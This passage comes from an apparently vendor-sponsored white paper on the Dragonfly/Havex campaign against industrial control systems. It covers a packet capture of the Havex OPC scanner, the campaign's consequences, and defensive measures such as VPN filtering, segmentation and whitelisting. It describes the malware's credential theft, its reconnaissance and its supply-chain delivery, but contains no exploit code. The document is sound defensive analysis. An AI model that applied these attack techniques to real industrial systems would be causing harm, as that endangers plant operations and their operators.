754809	09:18:10.246247	192.168.1.121	192.168.1.97	DCERPC	174	Bind: call_id: 160, Fragment: Single, 1 context items: ISystemActiv
754810	09:18:10.246506	192.168.1.97	192.168.1.121	DCERPC	290	Bind_ack: call_id: 160, Fragment: Single, max_xmit: 5840 max_recv:
754811	09:18:10.246761	192.168.1.121	192.168.1.97	DCERPC	280	AUTH3: call_id: 160, Fragment: Single, NTLMSSP_AUTH, User: OPC-CLIE
754812	09:18:10.246854	192.168.1.121	192.168.1.97	ISystemAc	886	RemoteCreateInstance request
754813	09:18:10.246926	192.168.1.97	192.168.1.121	TCP	54	135 > 1703 [ACK] Seq=237 Ack=1179 Win=63182 Len=0
754814	09:18:10.247283	192.168.1.97	192.168.1.121	DCERPC	86	Fault: call_id: 160, Fragment: Single, Ctx: 1, status: nca_s_fault_
754815	09:18:10.247386	192.168.1.97	192.168.1.121	TCP	54	135 > 1703 [FIN, ACK] Seq=269 Ack=1179 Win=63182 Len=0
754816	09:18:10.247485	192.168.1.121	192.168.1.97	TCP	54	1703 > 135 [ACK] Seq=1179 Ack=270 Win=63972 Len=0
754817	09:18:10.247551	192.168.1.121	192.168.1.97	TCP	54	1703 > 135 [FIN, ACK] Seq=1179 Ack=270 Win=63972 Len=0
754818	09:18:10.247606	192.168.1.97	192.168.1.121	TCP	54	135 > 1703 [ACK] Seq=270 Ack=1180 Win=63182 Len=0
754819	09:18:10.251234	192.168.1.121	192.168.1.97	TCP	62	1704 > 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
754820	09:18:10.251402	192.168.1.97	192.168.1.121	TCP	62	135 > 1704 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 SACK_PERM
754822	09:18:10.347538	192.168.1.121	192.168.1.97	TCP	54	1704 > 135 [ACK] Seq=1 Ack=1 Win=64240 Len=0
754825	09:18:10.347833	192.168.1.121	192.168.1.97	DCERPC	126	Bind: call_id: 161, Fragment: Single, 1 context items: ISystemActiv
754826	09:18:10.347943	192.168.1.97	192.168.1.121	DCERPC	114	Bind_ack: call_id: 161, Fragment: Single, max_xmit: 5840 max_recv:
754827	09:18:10.348064	192.168.1.121	192.168.1.97	ISystemAc	862	RemoteCreateInstance request
754828	09:18:10.349840	192.168.1.97	192.168.1.121	ISystemAc	94	RemoteCreateInstance response
754865	09:18:10.546704	192.168.1.121	192.168.1.97	TCP	54	1704 > 135 [ACK] Seq=881 Ack=101 Win=64140 Len=0

```
▷ Frame 754828: 94 bytes on wire (752 bits), 94 bytes captured (752 bits)
▷ Ethernet II, Src: Vmware_e0:29:3d (00:0c:29:e0:29:3d), Dst: Vmware_4f:48:53 (00:0c:29:4f:48:53)
▷ Internet Protocol Version 4, Src: 192.168.1.97 (192.168.1.97), Dst: 192.168.1.121 (192.168.1.121)
▷ Transmission Control Protocol, Src Port: 135 (135), Dst Port: 1704 (1704), Seq: 61, Ack: 881, Len: 40
▷ Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Response, Fragment: Single, FragLen: 40, Call: 161, Ctx: 1, [Req: #754827]
▽ ISystemActivator ISystemActivator Resolver, RemoteCreateInstance
    Operation: RemoteCreateInstance (4)
    [Request in frame: 754827]
  ▷ DCOM, ORPCThat
  ▽ HResult: E_ACCESSDENIED (0x80070005)
    ▽ [Expert Info (Note/Response): Hresult: E_ACCESSDENIED]
        [Message: Hresult: E_ACCESSDENIED]
        [Severity level: Note]
        [Group: Response]
```

Figure 7: Attempted Connection to Potential OPC Target

Both of these vulnerabilities have exploit code readily available in the Metasploit framework and through other open-source outlets. It could be speculated that this port was only added to the module for testing purposes. However, both Measuresoft and 7-Technologies have customers in the industries impacted by the Dragonfly campaign. Thus, it is possible that this is a deliberate search for systems that have exploitable vulnerabilities.


The remaining three industrial ports (102, 502, 44818) are used by very common ICS protocols, namely Siemens S7-Comms, Modbus/TCP and EtherNet/IP. Most leading PLC manufacturers support at least one of these protocols. Details of this module are provided below:

File Size:	223232
Compiled:	October 29, 2013 - 06:09:14 UTC
SHA-256:	2120c3a30870921ab5e03146a1a1a865dd24a2b5e6f0138bf9f2ebf02d490850

Conclusion – Part B

This detailed analysis of components leads to a number of insights regarding the tactics, techniques and procedures of the Dragonfly campaign that are important to those responsible for industrial cyber security.

- **Offense in Depth** was an important strategy for the Dragonfly campaign. Multiple levels of organizations, as well as supply-chain vendors, were targeted. In addition, the C2 infrastructure allowed the perpetrators to enhance and expand the payloads throughout the life of the attacks. Effective protection would have required a corresponding Defense in Depth approach.
- Industrial sectors beyond energy are now the subjects of advanced, persistent threats. As discussed in Part A, the pharmaceutical industry was the target of the Dragonfly campaign.
- The Dragonfly campaign showed how trusted supply-chain vendors can be used to deliver malicious payloads directly to difficult to reach endpoints, such as ICS equipment. This means that risk assessments should now consider supply-chain entry points to control networks as potential threat sources.
- The intended targets were ICS computers running Windows XP. Even though software for other operating systems was available, Dragonfly only attempted to compromise Windows 32-bit legacy versions.
- Non-administrative accounts can be a path to the industrial network as shown by Dragonfly's success with such accounts. Thus, even computers that have been "hardened" with secure local policies can be infection vectors.
- Laptops or other mobile devices that move from secured and isolated ICS networks to less secure office networks can also be an entry point for malware, as was shown by Dragonfly's ability to gain permanent installation on engineering laptops.
- Monitoring unauthorized HTTP traffic coming out of an ICS network should be part of Defense in Depth. It would have been an effective defense against this malware.



Belden's Cyber Security Expert, Eric Byres

Eric Byres, CTO of Tofino Security, a Belden Brand, and a world authority on industrial cyber security commented:

"The combination of Dragonfly's 'Offense in Depth' strategy and the fact that it circumvented traditional desktop security controls highlights the urgent need for matching Defense in Depth security on the plant floor. Not only do we need to defend the ICS devices, but industry also needs to consider better defenses for the ICS network.

For example, monitoring unauthorized HTTP traffic coming out of an ICS system would have been a very effective defense against this malware. Most ICS systems should not be communicating to web servers on the Internet, especially ones with URLs like 'sinfulcelebs.freesexycomics.com.'

The fact that the Dragonfly campaign ran for almost a year without detection shows that the monitoring and control of ICS traffic (especially outbound traffic) is still unacceptably poor in many industries."

Defending Against the Dragonfly Cyber Security Attacks

Part C – Assessing the Consequences

Joel T. Langill
ICS Cyber Security Expert
RedHatCyber.com
Written for Belden
Version 3.0
December 10, 2014




Table of Contents

Part C – Assessing the Consequences

The process of assessing the overall risk that an organization faces from a campaign like Dragonfly requires careful analysis. It involves not only a thorough understanding of the threats and vulnerabilities exploited, but also the consequences to a particular architecture should such a breach occur.

The attack sequence conducted by Dragonfly employs "insider" tactics that make this campaign very difficult to prevent and detect. Authorized internal personnel initiated actions in each phase of the attack, using components that were obtained from trusted sources and "assumed" authentic. These "insiders" could have been staff at the target companies or third-parties and subcontractors providing maintenance under service level agreements (SLA).

This campaign may not have impacted your particular organization. However, there are valuable lessons that can be learned from the tactics, tools and procedures used by Dragonfly.

Unauthorized Code Execution

There is a widespread problem within industrial systems, and general office systems, which allows users to operate in "normal" mode with elevated and even administrative privileges. Newer operating systems have provided additional features, like User Account Control (UAC), but these features are not present on operating systems more common within ICS environments.

The methods used by Dragonfly focused on targeting Windows XP-based computers (more than 50 percent of the victim's computers were running Windows XP), and anyone familiar with ICS knows how widespread the deployment of Windows XP actually is[20].

The malware deployed by Dragonfly was unique, and has likely provided a framework for future attacks. It provided a mechanism to spawn malicious processes and establish persistence even though the user was not authorized to perform the initial action (i.e., installing a new application or update).

The cases created to analyze Havex showed that the malware executed as expected (and in the case of the OPC scanner, executed with more stability) when launched using restricted accounts (see Part B). This problem could pose significant risk to ICS, since it effectively allows any user – be it engineer or operator – to initiate potentially damaging software on the industrial network.

Information Disclosure

The second phase of the attack focused on extracting vital system and application configuration information from the local host and communicating this information to the C2 server. Simple commands (such as `systeminfo`) could be executed providing valuable information about the target, including patch level (or lack of patching when considering Windows XP systems), network access and user information. All of this provides valuable reconnaissance necessary for any successful attack.

What is of greater concern is the intentional exfiltration or theft of sensitive information relating to browser password managers[7], VPN configuration information[4], and VPN credentials[4]. This information could then be re-used at a later time allowing unauthorized access to critical systems, such as remote machines, PLC and even entire ICS.

Unauthorized Remote Access

Remote access is still considered one of the greatest risks to ICS, and even with multi-factor authentication (as in the case of these VPNs), may not provide the level of protection that many expect.

This particular set of malware was designed to enumerate systems that would be at the "remote" end of an established VPN tunnel. The two primary attack vectors (via trojanized software) using the eWON and MB Connect Line software leveraged the fact that both applications would typically be deployed at the remote side of the connection. These applications could also target supply-chain vulnerabilities, as it is very likely that OEMs and suppliers used them as part of maintenance agreements and SLAs.

eWON claims to have over one million remote connections globally. This means that a single compromise of a supplier or OEM could indirectly impact multiple end users who depend on these organizations for remote support. Once these remote systems are connected, it is probable that they are directly connected to ICS networks. Without additional security measures, there is little that can be done to restrict the impact of these infected remote clients.

Unauthorized Write Access to Control Functions

The OPC module used by Dragonfly only included calls to the `OpcEnum` enumeration service that allows the module to scan local and remote OPC servers. Anyone familiar with OPC realizes that the primary motivation for the OPC enumeration feature was to make data integration simpler for the plant engineer. One way to accomplish this is to provide automatic enumeration of servers and the points residing in these servers by offering a sort of "auto discovery" for authorized users. It is this ease-of-use feature that the Havex OPC module used in performing its scanning functions.

The problem is that without taking additional security measures, Havex-infected users may also be able to connect to OPC servers and perform unintentional actions, such as writing new values to the process database. The Havex OPC module did not include these capabilities, but given the proof-of-concept code that is now available, it would be a trivial task for the attackers to extend the functionality of the Havex OPC module to include other, more destructive, OPC calls.


Denial of Service/Loss of View

Any impact to running processes on ICS hosts can lead to denial of service events that may include complete loss of view or control of real-time data. Many of the processes running in ICS hosts are designed for real-time control functions, and have been tuned to match other installed components in order to guarantee high levels of performance and availability. This is the reason many vendors have restrictions on the optional software that can be installed on these hosts.

During our experimentation, we noted process instability occurred when certain Havex modules were executed on ICS hosts. Many of these problems caused vital services to crash (such as Windows Explorer) rendering the host useless. The only solution was to reboot the host. Unfortunately, Havex created persistence so that after the system rebooted, the malware resumed execution and the problem repeated itself.

The evaluation of the trojanized software targeted by Dragonfly implies that it is highly unlikely that the software installation would have occurred on a critical ICS host. Havex did not possess any capabilities to replicate itself, so there was little chance of infecting an ICS via a remote VPN connection.

However, there may be cases where the remote end of the VPN connection is necessary to provide OPC connectivity to the ICS (the primary function of the MB Connect Line eFive solution). In such cases, system crashes and reboots could have negatively impacted operations.



Conclusion – Part C

The Dragonfly malware did not directly impact the performance of ICS systems and did not install itself on mission-critical ICS hosts. Its potential damage was to steal valuable information. This could include the theft of proprietary recipes and production batch sequence steps, as well as network and device information that indicate manufacturing plant volumes and capabilities.

The consequences of the Dragonfly campaign were:

- It allowed malicious code to be executed on the systems of users not authorized to do things such as install or update applications.
- It established persistence on internal user systems.
- It focused on targeting computers running Windows XP.
- It resulted in any user – be it engineer or operator – being able to initiate potentially damaging software on the industrial system.
- It extracted sensitive information, such as passwords, that could be re-used at a later time allowing unauthorized access to critical systems.
- It allowed unauthorized remote access providing suppliers or maintenance groups a pathway to control systems.
- It demonstrated a proof-of-concept for providing unauthorized write access to control functions, in this case using the OPC protocol.
- It could cause Denial of Service or Loss of View of control systems by infecting the remote end of a VPN connection and causing system crashes or reboots.

Belden's Cyber Security Expert, Eric Byres

Eric Byres, CTO of Tofino Security, a Belden Brand, and a world authority on industrial cyber security made these remarks about Dragonfly:

"While Dragonfly's creators appear to have intended this attack to be non-destructive and for intellectual property theft only, it is clear that the malware design makes it potentially far more dangerous to live process control operations."

"At some point, should they wish it to be a destructive attack, it will be trivial for them to modify the downloaded modules and seriously impact their victims' operations. Since we don't know the Dragonfly team's motives, any company facing an attack like this must assume the worst-case scenario in their risk analysis and proceed accordingly."

This page intentionally left blank

Defending Against the Dragonfly Cyber Security Attacks

Part D – Defending Industrial Control Systems

Joel T. Langill
ICS Cyber Security Expert
RedHatCyber.com
Written for Belden
Version 3.0
December 10, 2014




Table of Contents

Part D - Defending Industrial Control Systems

One of the more valuable pieces of information that one could obtain when reviewing campaigns such as Dragonfly is an assessment of those security controls that would have provided the greatest level of protection from the event(s) leading to harmful impact.

In addition, it is also useful to identify those defenses that are typically deployed in ICS security and evaluate their risk reduction potential against this particular threat. In doing so, this will provide valuable feedback for industrial security programs. Such programs require constant review and adjustment (if needed) of their security controls, particularly within critical industrial environments.

Ineffective Defenses for Dragonfly

No one wants to hear what would NOT have worked to stop Havex. Others will make claims that their solutions would have defeated the campaign immediately – after all, hindsight is always 20/20. This section may suggest controversial ideas, but it is important that the industry re-evaluate all security assumptions in light of Dragonfly and the lessons learned from this aggressive and sophisticated campaign.

Application Whitelisting

One of the most "demanded" technical controls suggested as a solution for today's sophisticated threat actors is the use of application whitelisting (AWL). These products vary greatly from vendor to vendor, offering different levels of support for file-based and memory-based attacks. In general though, AWL can offer good protection from new malicious software being introduced to an operational system.

Unfortunately, Dragonfly highlights the Achilles heel of AWL technology. How do AWL solutions offer protection during software updates when both the file system and memory are being deliberately modified by the end-user?

A core reason that Dragonfly was successful is that the trojanized software was obtained from credible and trusted sources (ICS security vendors). Furthermore, the lack of any signature from the vendors made it difficult for users to validate the integrity of the software before they installed it.

Once the user made the decision to install the software, AWL would have been of little use, since many leading AWL products require the service to be disabled or bypassed during software installation. The few minutes the AWL software is turned off is all that is necessary to introduce the malware into the system.

Application Blacklisting

This "window of opportunity" for malware is one of the leading reasons many security advocates also recommend using traditional, signature and anomaly-based anti-virus (AV) or "blacklisting" applications in ICS. The idea is not only to provide Defense in Depth when both technologies are operational, but also to prevent one from "lowering their shields" at any point in the software lifecycle.

Unfortunately, a review of leading AV suppliers showed that many did not release signatures for Havex until mid-2014. Clearly, this provided little protection for those that installed the malicious "legitimate" software before signatures were made available.

Restricted User Accounts

Probably one of the most eye-opening observations from this research was how the malware could execute using user accounts configured to have restricted levels of authorization. This is not to say that restricted accounts should no longer be used, but adds to the justification for a solid Defense in Depth approach that must consider how a threat would propagate within a target when a key security control is not performing as intended.

Restricted accounts are one of several widely trusted and deployed controls that are proving to be ineffective against this type of targeted threat. Use of these controls must now also include an understanding of the risks to the system (and counter measures) should they fail to perform their intended security functions.

Host-Based Firewalls

The use of host-based firewalls, like the Windows Firewall, is an important part in securing any host. The problem with the Havex malware is that the (Windows XP) firewall would not have provided any protection since the services being run are from authorized sources.

In other words, the malware is executing local services that have been properly installed, and thus, the firewall would have automatically been configured to allow the network access needed by the malware to perform its deeds.

Virtual Private Networks (VPNs)

It might seem strange to see VPNs listed in the "Ineffective Against Dragonfly" category. After all, most experts agree that VPNs do an exceptional job of protecting the confidentiality, integrity and availability of the communication session from "external" or Internet-based threats. Unfortunately, VPN technology, as it is often deployed in industry, has limitations.

The problem with VPN technology is that it does little in terms of controlling what "enters" the VPN tunnel and, thus, shows up on the opposite end. Once the endpoints are authenticated, a VPN lets all traffic from the authenticated host through. It does not monitor or filter any of the traffic that passes through it.

This means that if you connect a virus-infected PC to your control network through a VPN, the VPN will not prevent the virus from passing right through the tunnel and infecting PCs on the other end. Dragonfly's malware was deliberately designed to be installed on a computer on the remote side of a VPN, and then exploit this trusted and authenticated connection to enumerate services running on the target ICS.

Thus, in order to provide effective security, any remote access VPN must be combined with other security measures, such as a firewall, that manages what enters or leaves the VPN tunnel. Unfortunately, many of the "light" or "industrial" remote access solutions do not support the ability to restrict endpoint traffic through the VPN. This leaves the asset owner two choices:

1. Replace the VPN-only solution with a product offering an integrated VPN and stateful firewall technology. This will make it possible to specify the IP addresses and TCP/UDP destination ports of traffic allowed in each VPN tunnel. Examples of such industrial VPN/firewalls are the Hirschmann Industrial Security Router and the Hirschmann Multi-Port Firewall. (Links to more information on Belden products are available at the end of this paper.)
2. Add a transparent Deep Packet Inspection (DPI) firewall (explained in the upcoming section "Protocol Whitelisting") between the ICS VPN node and the actual ICS network. For example, the Tofino EtherNet/IP Enforcer could be configured to restrict the EtherNet/IP messages leaving the VPN connection and entering the ICS network to just data read services on a small set of devices.

   In the Dragonfly case, this would not have prevented the infected host from querying the ICS devices it was normally allowed to query, but it would have limited Dragonfly's reconnaissance of entire ICS systems. It also would have prevented the attackers from deploying destructive attacks in the future.

   Similarly, the use of the Tofino OPC Classic Enforcer downstream of the VPN would have restricted the ability of the malware's OPC enumeration module to scan the entire network, allowing it to see only a few hosts the remote engineer would have been officially allowed to access.

It is important to stress that even these solutions do not provide perfect security. Depending on what the asset owner's reasons for creating a remote access system were,

Havex might have been exploiting services that would have been allowed in the VPN and through the firewalls.

For example, consider the case where a stateful packet-filtering firewall was used (option #1) and a rule was defined to open port 44818/tcp for EtherNet/IP traffic. Even with this protection, Havex may have been able to perform its industrial protocol scan against a set of targets.

Likewise, consider the case where a DPI firewall was used (option #2). Havex would still have been able to scan the OPC server that was on the "inside" of the tunnel, assuming that this server was intended to be accessed over the VPN.

What both of the firewall solutions do offer is the ability to constrain the malware to a small set of "approved" targets, rather than the entire plant. They also potentially limit the impact of the malware on the few exposed computers. This is a significant step towards the containment and mitigation of sophisticated cyber attacks like Dragonfly.

The lesson to be learned is that it is important to have security controls that are independent of the remote access computer. These must be able to secure the operation of the ICS even if a trusted remote host has been completely comprised, as it was in the case of the Dragonfly attacks.

Patch Management

Patch management is an important security control[21], although it typically is not the most effective control when considering attack scenarios like those used by Dragonfly. Sadly, many of the victims installed the infected software as a direct result of their desire to be updating software that they currently had running in their control system. They believed that they had to remain current if they expected to be protected against cyber attacks. Heartbleed[22] has shown the industry that in certain cases, new software can be more vulnerable than the software that it is designed to replace.

In summary, there are strong advantages to having a rigorous patch management program in place. However, consideration should always be given to ensuring the highest levels of authenticity and the potential impact to manufacturing operations when updating ICS software.

Effective Defenses for Dragonfly

This section describes those defenses that would have best protected a control system from the Dragonfly campaign. It is worth noting that while this paper is sponsored by Belden, it was written by an independent consultant. Certainly, several of the most effective defenses that can be used to protect against Havex and similar attacks will be aligned with Belden products. In some cases, there are limited options available, and in others, several suppliers could provide similar solutions. The idea is not to endorse any particular product, but rather to take industrial solutions and apply them directly to a problem resulting in a more secure ICS environment.

Procurement Standards for ICS Components

The use of the supply-chain to initiate a cyber attack is not something new; it is likely that Stuxnet's designers also used this as part of their victim penetration strategy. What this campaign highlights is that it continues to prove to be a highly successful vector that can result in significant impact.

The other point this campaign highlights is that small players in the supply chain can be the source of significant risk. Potential attackers will always attempt to exploit the weakest part of the overall ICS lifecycle. It makes sense for them to attack a small supplier that offers valuable components to a wide range of end users. This will likely prove easier than trying to directly penetrate the ICS environment of a multi-national corporation with a sophisticated IT department supporting tens of thousands of employees. Dragonfly is a perfect example of this; the suppliers that were infected typically had less than 50 employees.

The lesson learned is not to change the way a supply chain delivers valued-added solutions, but rather to understand the risk introduced into the industrial environment through the use of these companies and products. Fortunately, ICSCERT publishes a document called "*Cyber Security Procurement Language for Control Systems*[23]," which provides valuable information that can be used to understand both product capabilities and company practices as they relate to industrial security.

An example from the document that is very relevant to Havex outlines the use of VPNs in ICS. Here, the document discusses the use of semi-trusted demilitarized zones for VPN landing, and how vital information (such as passwords) should be protected in storage and in transit.

The document also discusses security related to web-based interfaces (common on many VPN appliances), as well as requirements for internal coding practices used by suppliers. Other topics include precautions that should be considered at the security perimeter, including additional measures beyond simple stateful firewalls (such as intrusion detection systems). These defensive techniques may not add a lot of security to an existing control system, but can provide significant improvements to the security of future systems and system enhancements.

Security Assurance Using ISA/IEC 62443

The industrial automation and control sector is vast, with a range of suppliers globally providing products to improve efficiency, reduce operating cost, and oftentimes improve security. But not all security offerings are equal. For example, encryption offers security, so is IEEE802.11's old Wireless Encryption Protocol (WEP) secure? Of course not – WEP has been widely shown to be crackable in under an hour.

For this reason, the International Society of Automation (ISA) has a suite of standards, ISA/IEC 62443[24], for industrial automation and control system security. They encompass




Figure 8: ICS Reference Architecture – Zones and Conduits (source: isa.org)

standards devoted to component-level security in terms of both product development and delivered security capabilities. These documents (ISA 62443-4-1 and ISA 62443-4-2) are being developed to offer a consistent mechanism for representing the security "capability" of ICS components.

To facilitate compliance with these standards, the ISA Security Compliance Institute (ISCI) offers certifications[25] that can be used to demonstrate a particular component meets the requirements set within these standards.

- The Security Development Lifecycle Assurance (SDLA) is a certification program that assesses a supplier's product development lifecycle processes for ICS.
- The Embedded Device Security Assurance (EDSA) certification focuses on the security of embedded devices, and addresses device characteristics and supplier development practices for those devices.

The use of these standards and certifications is a vital part in ensuring the security level required for those devices performing critical functions within the ICS architecture.

Network Segmentation

Not a single advisory or alert is issued from ICSCERT that does not begin the threat mitigation steps with the importance of network segmentation. Leading international standards, like ISO2700x and ISA/IEC 62443, stress the importance of restricting network traffic to those security "zones" that require the traffic. Security controls can then be enforced on the communication links or "conduits" that exist between these zones. What exactly does this mean?

Consider a typical ICS architecture that consists of basic control devices (PLCs, SIS, RTUs) connected to servers (SCADA, DCS) and human-machine interfaces (HMIs). These systems are often connected to supervisory applications, like historians, batch management, asset management, condition monitoring, etc.

A diagram from ISA/IEC 62443 illustrates this in Figure 8. The zones are shown as the four major network areas (Enterprise Network, Industrial/Enterprise DMZ, Industrial Network #1 and Industrial Network #2). The conduits between the zones are shown as the green connections linking zones.

The basic premise behind segmentation is the limitation of network traffic to particular zones and networks. In other words, if an industrial protocol, such as EtherNet/IP, is only used on "Industrial Network #1," then appropriate controls should be used to prevent this traffic from traversing across the boundary or "conduit" to other zones. Similarly, protocols that often exist on supervisory networks (such as HTTP) should not be allowed to enter the lower- and upper-level industrial networks.

In the case of Havex, if OPC connectivity using MS-DCOM/RPC mechanisms is required through a VPN, it effectively places the remote host on the same network as the OPC server. In this case, proper segmentation should be deployed to isolate this traffic (now originating from a foreign source) from more critical control traffic in other zones.

This type of architecture is easily deployed using an appropriate mix of managed ruggedized switches, such as the Hirschmann RSP and MSP product lines. They are designed to support industrial protocols, like EtherNet/IP and PROFINET.

Hirschmann managed switches also provide machine-level switch capability and segmentation. They can be aggregated via high-performance workgroup switches, such as the Hirschmann MACH100 line, providing access control capabilities between the zones and subzones.

Additional enforcement of security policies between zones interconnected using managed switches can be implemented with industrial firewall products, such as the Tofino Industrial Network Security Appliance and Hirschmann Industrial Security Router (see Network Whitelisting).

Network Whitelisting

Network whitelisting is a term that is not widely used, but is similar in concept to application whitelisting. The concept is to only allow a device or computer to place authorized traffic onto the network. This whitelisting can be enforced at two levels on a given network, depending on the level of protection desired.

The first method was introduced by the Australian Department of Defense in their document "*Strategies to Mitigate Target Cyber Intrusions*[26]," and focuses on configuring host-based (Windows) firewall egress rules to limit a given host's network exposure. This means that if a host is designed to only use a small range of TCP port numbers (for example: 139, 445, 44818), then only these ports should be allowed and all others blocked. This is a simple enforcement of a "least privileges" model.

The problem with this approach is that if the attacker has compromised a host, then it should be assumed that they have the ability to disable or modify the host-based firewall and open up network access. For this reason, it is encouraged to provide this network whitelisting external to any host that might be an attack entry point.

This can be done using an industrial transparent or bridged firewall, like the Hirschmann Industrial Security Router or Tofino Industrial Network Security Appliance. These provide significant resilience to cyber events not only in terms of the traffic that is permitted on the network, but also the destination of all traffic originating at a particular host.

Some engineers view this as excessive if deployed on any industrial network of reasonable size. The point is not necessarily to deploy this at the lowest levels of the network, but rather to deploy it at the perimeter of critical security zones, like remote entry points into the network that could possibly originate via VPNs and remote hosts.

